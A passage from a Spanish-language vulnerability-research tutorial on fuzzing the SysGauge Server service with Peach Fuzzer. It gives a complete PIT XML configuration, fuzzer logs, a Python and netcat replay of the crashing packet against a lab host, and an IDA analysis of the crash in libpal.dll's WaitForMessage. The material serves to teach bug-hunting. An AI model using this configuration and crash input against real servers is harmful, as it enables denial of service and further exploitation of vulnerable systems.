        <Param name="Path" value="Logs" />
    </Logger>
</Test>
```

Uniendo todas las partes, nuestro XML con las reglas de Fuzzing para Peach se vería de la siguiente forma:

```
4      <DataModel name="TCPRequest">
5          <Blob valueType="hex" value="\x75 \x19 \xba \xab" />
6          <Blob valueType="hex" value="\x03 \x00 \x00 \x00" />
7          <Blob valueType="hex" value="\x01 \x00 \x00 \x00" />
8          <Blob valueType="hex" value="\x1a \x00 \x00 \x00" />
9          <Blob valueType="hex" value="\x20 \x00 \x00 \x00" />
10         <Blob valueType="hex" value="\x00 \x00 \x00 \x00" />
11         <!-- Hex String de SERVER_GET_INFO\x02 -->
12         <Blob valueType="hex" value="\x53 \x45 \x52 \x56 \x45 \x52 \x5f \x47 \x45 \x54 \x5f \x49 \x4e \x46\x02" />
13         <!-- String SERVER_GET_INFO\x02 -->
14         <Blob valueType="hex" value="\x32\x01\x44\x61" />
15         <Blob valueType="hex" value="\x74\x61\x01\x30" />
16         <Blob valueType="hex" value="\x01\x00\x00\x00" />
17         <Blob valueType="hex" value="\x00\x00\x00\x00" />n
18     </DataModel>
19
20
21     <StateModel name="StateModel1" initialstate="TheState">
22         <State name="TheState">
23             <Action type="output">
24                 <DataModel ref="TCPRequest" />
25             </Action>
26         </State>
27     </StateModel>
28
29     <!-- Agents that run locally will be started automatically by Peach -->
30     <Agent name="RemoteAgent" location="tcp://192.168.0.18:9001">
31         <Monitor name="Debugger" class="WindowsDebugger">
32             <Param name="Commandline" value="C:\Program Files\SysGauge Server\bin\sysgaus.exe -console"/>
33         </Monitor>
34
35         <Monitor name="Network" class="Pcap">
36             <Param name="Device" value="Local Area Connection 2" />
37             <Param name="filter" value="tcp"/>
38         </Monitor>
39     </Agent>
40
41     <Test name="Default">
42         <Agent ref="RemoteAgent" />
43         <StateModel ref="StateModel1"/>
44
45         <Publisher class="TcpClient">
46             <Param name="Host" value="192.168.0.18" />
47             <Param name="Port" value="9221" />
48         </Publisher>
49
50         <Logger class="Filesystem">
51             <Param name="Path" value="Logs" />
52         </Logger>
53     </Test>
54
```

Guardaremos este archivo con el nombre **sysgaus.xml** en alguna carpeta creada dentro del directorio donde tenemos instalado Peach, en mi caso: **C:\PeachFuzzer\sysgaus**

Antes de iniciar el proceso de fuzzing debemos verificar que la estructura de nuestro XML sea valida para esto iremos a la carpeta donde instalamos Peach Fuzzer, abriremos una terminal cmd y ejecutaremos el comando: **peach.exe -t sysgaus\sysgaus.xml**

```
C:\PeachFuzzer>peach.exe -t sysgaus\sysgaus.xml
[[ Peach v3.1.124.0
[[ Copyright (c) Michael Eddington
[*] Validating file [sysgaus\sysgaus.xml]... No Errors Found.

C:\PeachFuzzer>
```

Luego de esto debemos validar que nuestro **PIT File** puede realizar una comunicación valida con el servidor, para esto debemos iniciar el agente de Peach en una terminal con el comando: `peach.exe -a tcp`

```
C:\PeachFuzzer>peach.exe -a tcp
[[ Peach v3.1.124.0
[[ Copyright <c> Michael Eddington
[*] Starting agent server
-- Press ENTER to quit agent --
```

Y en otro terminal ejecutamos nuestro archivo XML realizando solo una iteración de testing con el siguiente comando: `peach.exe -1 --debug sysgaus\sysgaus.xml`

```
C:\Windows\system32\cmd.exe
C:\PeachFuzzer>peach.exe -1 --debug sysgaus\sysgaus.xml
[[ Peach v3.1.124.0
[[ Copyright <c> Michael Eddington
[*] Test 'Default' starting with random seed 46597.

[R1,-,-] Performing iteration
Peach.Core.Engine runTest: Performing recording iteration.
Peach.Core.Dom.Action Run: Adding action to controlRecordingActionsExecuted
Peach.Core.Dom.Action ActionType.Output
Peach.Core.Publishers.TcpClientPublisher start()
Peach.Core.Publishers.TcpClientPublisher open()
Peach.Core.Publishers.TcpClientPublisher output<56 bytes>
Peach.Core.Publishers.TcpClientPublisher

00000000  75 19 BA AB 03 00 00 00 01 00 00 00 00 1A 00 00 00  u.º<-----.
00000010  20 00 00 00 00 00 00 00 53 45 52 56 45 52 5F 47  .....SERVER_G
00000020  45 54 5F 49 4E 46 4F 02 32 01 44 61 74 61 01 30  ET_INFO-2-Data-0
00000030  01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....  

Peach.Core.Publishers.TcpClientPublisher close()
Peach.Core.Publishers.TcpClientPublisher Shutting down connection to 192.168.0.18:9221
Peach.Core.Publishers.TcpClientPublisher Read 12 bytes from 192.168.0.18:9221
Peach.Core.Publishers.TcpClientPublisher

00000000  79 19 DC AC 01 00 00 00 01 00 00 00 00 00 00 00  y.º,-----.
Peach.Core.Publishers.TcpClientPublisher Read 120 bytes from 192.168.0.18:9221
Peach.Core.Publishers.TcpClientPublisher

00000000  79 19 DC AC 01 00 00 00 01 00 00 00 00 75 19 BA AB  y.º,-----.
00000010  01 00 00 00 01 00 00 00 5C 00 00 00 00 60 00 00 00  .....\
00000020  00 00 00 00 4F 4B 02 32 01 44 61 74 61 01 32 01  .....OK-2-Data-2-
00000030  31 01 53 74 61 74 75 73 43 6F 64 65 01 31 01 32 1>StatusCode-1-2
00000040  01 53 65 72 76 65 72 49 6E 66 6F 01 33 01 31 01  .....ServerInfo-3-1
00000050  48 6F 73 74 4E 61 6D 65 01 50 57 4E 4D 45 2D 50  HostName-PWNME-P
00000060  43 01 31 01 56 65 72 73 69 6F 6E 01 33 2E 36 2E  C-1-Version-3.6.
00000070  31 38 01 31 01 41 67 65 6E 74 49 64 01 31 01 00 18-1-AgentId-1-
00000080  5B FB AE 00 00 00 00 00 00 00 00 00 00 00 00 00  Iñr.  


Peach.Core.Publishers.TcpCli
losing client connection.
Peach.Core.Publishers.TcpCli
1
Peach.Core.Engine runTest: c
Peach.Core.Publishers.TcpCli
[*] Test 'Default' finished.
C:\PeachFuzzer>
```

En la imagen podemos apreciar como el Peach Agent inicio de forma correcta el Servidor vulnerable. Y como Peach Fuzzer envió el primer paquete de testing sin fuzzear al Servidor y obtuvo como resultado una respuesta valida del Servidor.

Con esto ya estamos listos para iniciar nuestro proceso de fuzzing, solo debemos dejar corriendo el Agente de Peach, y ejecutar en siguiente comando en otra terminal:

```
peach.exe --debug sysgaus\sysgaus.exe
```

Luego de un tiempo de Fuzzing encontraremos nuestro primer crash:



The screenshot shows a command prompt window titled 'C:\Windows\system32\cmd.exe'. The window contains the following text:

```
-- Caught fault at iteration 83, trying to reproduce --
Peach.Core.Loggers.FileLogger Found core fault [Exception: 0xc0000005]
Peach.Core.Loggers.FileLogger Saving action: 1.TheState.Action.bin
Peach.Core.Loggers.FileLogger Saving fault: Exception: 0xc0000005
Peach.Core.Loggers.FileLogger Saving fault:
Peach.Core.Engine runTest: Attempting to reproduce fault.
Peach.Core.Engine runTest: replaying iteration 83

[83,-,-] Performing iteration
[*] Fuzzing: TCPRequest.DataElement_1
[*] Mutator: BlobMutator
Peach.Core.MutationStrategies.RandomStrategy Action_Starting: Fuzzing: TCPRequest.DataElement_1
Peach.Core.MutationStrategies.RandomStrategy Action_Starting: Mutator: BlobMutator
[*] Fuzzing: TCPRequest.DataElement_6
[*] Mutator: DataElementDuplicateMutator
Peach.Core.MutationStrategies.RandomStrategy Action_Starting: Fuzzing: TCPRequest.DataElement_6
Peach.Core.MutationStrategies.RandomStrategy Action_Starting: Mutator: DataElementDuplicateMutator
[*] Fuzzing: TCPRequest.DataElement_3
[*] Mutator: BlobBitFlipperMutator
Peach.Core.MutationStrategies.RandomStrategy Action_Starting: Fuzzing: TCPRequest.DataElement_3
Peach.Core.MutationStrategies.RandomStrategy Action_Starting: Mutator: BlobBitFlipperMutator
[*] Fuzzing: TCPRequest.DataElement_7
[*] Mutator: BlobDWORDSliderMutator
Peach.Core.MutationStrategies.RandomStrategy Action_Starting: Fuzzing: TCPRequest.DataElement_7
Peach.Core.MutationStrategies.RandomStrategy Action_Starting: Mutator: BlobDWORDSliderMutator
[*] Fuzzing: TCPRequest.DataElement_4
[*] Mutator: BlobDWORDSliderMutator
Peach.Core.MutationStrategies.RandomStrategy Action_Starting: Fuzzing: TCPRequest.DataElement_4
Peach.Core.MutationStrategies.RandomStrategy Action_Starting: Mutator: BlobDWORDSliderMutator
Peach.Core.Dom.Action ActionType.Output
Peach.Core.Publishers.TcpClientPublisher open()
Peach.Core.Publishers.TcpClientPublisher output<789 bytes>
Peach.Core.Publishers.TcpClientPublisher

00000000  75 19 BA AB 00 01 00 00  00 18 00 00 00 FF FF FF  u-@<<-----yy
00000010  FF 00 00 00 00 53 45 52  56 45 52 5F 47 45 54 5F  y---SERUER_GET_
00000020  49 4E 46 4F 02 53 45 52  56 45 52 5F 47 45 54 5F  INFO-SERUER_GET_
00000030  49 4E 46 4F 02 53 45 52  56 45 52 5F 47 45 54 5F  INFO-SERUER_GET_
```

Si Peach Fuzzer logra reproducir el crash guardara un logfile con el estado de memoria en el momento del crash y un archivo con el paquete para reproducirlo en la carpeta:  
`C:\PeachFuzzer\Logs\sysgaus.xml_{timestamp}`

Como podemos ver el log contiene información sobre el estado de los registros en el momento del crash, la librería donde se produjo el crash: **libpal.dll** y la instrucción donde fallo: **movsx ebp, [eax+ebx]**

Además, el archivo **TheState.Action.bin** contiene el mensaje binario que se envió al Servidor para hacerlo crashear.

The screenshot shows the PeachFuzzer interface. On the left, the 'Folders' tree view displays a hierarchy under 'PeachFuzzer'. It includes 'Debuggers', 'Lib', and several 'Logs' folders containing XML files from various dates (e.g., 20180718231426, 20180719125521, etc.). Below 'Logs' is a 'Faults' folder containing sub-folders for fault codes like 126, 138, 152, 199, 223, 24, 25, 256, and 28. Under '28', there's an 'Initial' folder which contains the file '1.TheState.Action.bin'. This file is highlighted with a gray background. On the right, the main pane shows the raw binary data of '1.TheState.Action.bin' in a hex dump format. The data starts with a sequence of bytes: 7519 baab 0300 0000 0100 0000 1a00 00ff, followed by many instances of 4554 5f49 4e46 4f02, 5345 5256 4552 5f47. The dump continues with more of the same byte sequence, indicating a repeating pattern or a loop in the data.

Line	Hex	ASCII
1	7519 baab 0300 0000 0100 0000 1a00 00ff	
2	2000 0000 00ff fe00 5345 5256 4552 5f47	
3	4554 5f49 4e46 4f02 5345 5256 4552 5f47	
4	4554 5f49 4e46 4f02 5345 5256 4552 5f47	
5	4554 5f49 4e46 4f02 5345 5256 4552 5f47	
6	4554 5f49 4e46 4f02 5345 5256 4552 5f47	
7	4554 5f49 4e46 4f02 5345 5256 4552 5f47	
8	4554 5f49 4e46 4f02 5345 5256 4552 5f47	
9	4554 5f49 4e46 4f02 5345 5256 4552 5f47	
10	4554 5f49 4e46 4f02 5345 5256 4552 5f47	
11	4554 5f49 4e46 4f02 5345 5256 4552 5f47	
12	4554 5f49 4e46 4f02 5345 5256 4552 5f47	
13	4554 5f49 4e46 4f02 5345 5256 4552 5f47	
14	4554 5f49 4e46 4f02 5345 5256 4552 5f47	
15	4554 5f49 4e46 4f02 5345 5256 4552 5f47	
16	4554 5f49 4e46 4f02 5345 5256 4552 5f47	
17	4554 5f49 4e46 4f02 5345 5256 4552 5f47	
18	4554 5f49 4e46 4f02 5345 5256 4552 5f47	
19	4554 5f49 4e46 4f02 5345 5256 4552 5f47	
20	4554 5f49 4e46 4f02 5345 5256 4552 5f47	
21	4554 5f49 4e46 4f02 5345 5256 4552 5f47	
22	4554 5f49 4e46 4f02 5345 5256 4552 5f47	
23	4554 5f49 4e46 4f02 5345 5256 4552 5f47	
24	4554 5f49 4e46 4f02 5345 5256 4552 5f47	
25	4554 5f49 4e46 4f02 5345 5256 4552 5f47	
26	4554 5f49 4e46 4f02 5345 5256 4552 5f47	
27	4554 5f49 4e46 4f02 5345 5256 4552 5f47	
28	4554 5f49 4e46 4f02 5345 5256 4552 5f47	
29	4554 5f49 4e46 4f02 5345 5256 4552 5f47	
30	4554 5f49 4e46 4f02 5345 5256 4552 5f47	
31	4554 5f49 4e46 4f02 5345 5256 4552 5f47	
32	4554 5f49 4e46 4f02 5345 5256 4552 5f47	
33	4554 5f49 4e46 4f02 5345 5256 4552 5f47	
34	4554 5f49 4e46 4f02 5345 5256 4552 5f47	
35	4554 5f49 4e46 4f02 5345 5256 4552 5f47	
36	4554 5f49 4e46 4f02 5345 5256 4552 5f47	
37	4554 5f49 4e46 4f02 5345 5256 4552 5f47	
38	4554 5f49 4e46 4f02 5345 5256 4552 5f47	
39	4554 5f49 4e46 4f02 5345 5256 4552 5f47	
40	4554 5f49 4e46 4f02 5345 5256 4552 5f47	
41	4554 5f49 4e46 4f02 5345 5256 4552 5f47	
42	4554 5f49 4e46 4f02 5345 5256 4552 5f47	
43	4554 5f49 4e46 4f02 5345 5256 4552 5f47	
44	4554 5f49 4e46 4f02 5345 5256 4552 5f47	
45	4554 5f49 4e46 4f02 5345 5256 4552 5f47	
46	4554 5f49 4e46 4f02 5345 5256 4552 5f47	

Este archivo será nuestro punto de partida para reproducir el crash en el debugger y analizar el bug.

Para esto debemos convertirlo de un conjunto de bytes a un Stream de Bytes que pueda ser enviado al Servidor, esto lo lograremos con Python.

Primero copiaremos los bytes a un archivo y eliminaremos los espacios y saltos de línea:


Luego con Python leeremos este archivo, lo convertiremos con binascii a hex-bytes y lo escribiremos en un archivo.

```
>>> import binascii  
>>> f = open("crash.bin", "rb")  
>>> crash = f.read()  
>>> hex_crash = binascii.unhexlify(crash)  
>>> dump_file = open("hex_crash.bin", "wb")  
>>> dump_file.write(hex_crash)  
>>> dump_file.close()
```

Al ver el contenido del archivo **hex\_crash.bin** podemos ver un Stream de datos validos que podemos enviarle al Servidor:


## Analizando el Crash

Abriremos el servidor vulnerable en IDA y lo ejecutaremos presionando la tecla **F9** (de la misma forma que vimos al inicio de este documento) y continuaremos su ejecución hasta que el programa quede a la espera de una acción.




Y enviaremos el contenido de hex\_crash.bin al servidor de la siguiente forma:


```
cat hex_crash.bin | nc 192.168.0.18 9221
```



Esto reproducirá el crash en el Servidor y podremos debuggearlo con IDA.




Podemos apreciar que el binario crashea en la misma instrucción que nos mostraba el log de Peach:



Y también podemos notar que el crash se produce en la función **WaitForMessage** de la librería **libpal.dll**

Para poder analizarla mejor, podemos buscar en el debugger la función utilizando el **Function Window** (SHIFT + F3) de IDA y buscando por el nombre de la función (**WaitForMessage**)




The screenshot shows the IDA Functions window with the following data:

Function name	Segment	Start	Length
libpal_?WaitForMessage@SCA_NetTransport@@...	libpal.dll	001FB6B0	00000232
libpal_?WaitForMessage@SCA_NetTransport@@...	libpal.dll	00262F5B	0000000A

At the bottom of the window, there is a search bar with the text "WaitFor".

Damos doble clic sobre la primera función y presionamos la **barra espaciadora** esto nos permitirá ver la función utilizando el **Graph View** de IDA y nos permitirá analizarla mejor.

Ubicamos la sección del crash:



The screenshot shows the IDA Graph View interface. On the left, two assembly windows are displayed:

- loc\_1FB7FC:**


```
001FB7FC
001FB7FC loc_1FB7FC:
001FB7FC movsx  ebp, byte ptr [eax+ebx]
001FB800 inc   eax
001FB801 cmp   eax, ecx
001FB803 jb    short loc_1FB7FC
```
- loc\_1FB805:**

```
001FB805
001FB805 loc_1FB805:
001FB805 cmp   ebp, [esp+444h+var_410]
001FB809 jz    short loc_1FB81B
```

To the right, the **Graph overview** window shows a complex control flow graph with various nodes and edges representing the function's logic.

Y comenzamos a analizar, que sucede antes del crash y los alrededores de la función.

Unos Basic Blocks mas arriba de donde el programa crashea podemos encontrar la función **ReadBuffer** la cual será la encargada de leer el paquete que estamos enviando:



```
001FB79A
001FB79A loc_1FB79A:
001FB79A lea      ecx, [esp+444h+var_42C]
001FB79E push    ecx
001FB79F push    eax
001FB7A0 push    ebx
001FB7A1 mov      ecx, esi
001FB7A3 call    libpal_?ReadBuffer@SCA_NetTransport@@QAEHPAEKPAK@Z
001FB7A8 test    eax, eax
001FB7AA jnz     short loc_1FB7C9
```

Unos Basic Blocks antes de **ReadBuffer** encontramos las instrucciones que validan los primeros 4 bytes del paquete:



```
001FB73C cmp      dword ptr [esp+444h+var_424], 0ABBA1975h
001FB744 jnz     loc_1FB86A
```

Siendo **ABBA1975** el Little Endian de "**\x75\x19\xba\xab**" el cual es la primera parte de nuestro paquete:

```
pkg_part1 = "\x75\x19\xba\xab"
pkg_part2 = "\x03\x00\x00\x00"
pkg_part3 = "\x01\x00\x00\x00"
```

Con esta información podemos deducir que nos encontramos ante el parser del binario.

Si estos 4 bytes no coinciden el binario salta hacia una función que realiza algún tipo de operación con el cifrado AES y luego sale del parser.

```
001FB86A
001FB86A loc_1FB86A:
001FB86A lea    ecx, [esp+444h+var_434]
001FB86E mov    [esp+444h+var_4], 0FFFFFFFh
001FB879 call   libpal_?1SCA_Aes@UAE@X2
001FB87E xor    eax, eax
001FB880 jmp    short loc_1FB8C7

001FB8C7
001FB8C7 loc_1FB8C7:
001FB8C7 mov    ecx, [esp+444h+var_C]
001FB8CE pop   edi
001FB8CF pop   esi
001FB8D0 pop   ebp
001FB8D1 pop   ebx
001FB8D2 mov    large fs:0, ecx
001FB8D9 add    esp, 434h
001FB8DF retn   8
001FB8DF libpal_?WaitForMessage@SCA_NetT
001FB8DF
```

Por lo que deducimos que los primeros 4 bytes del paquete son el **header** del mismo e indica como debe ser tratado el mensaje.

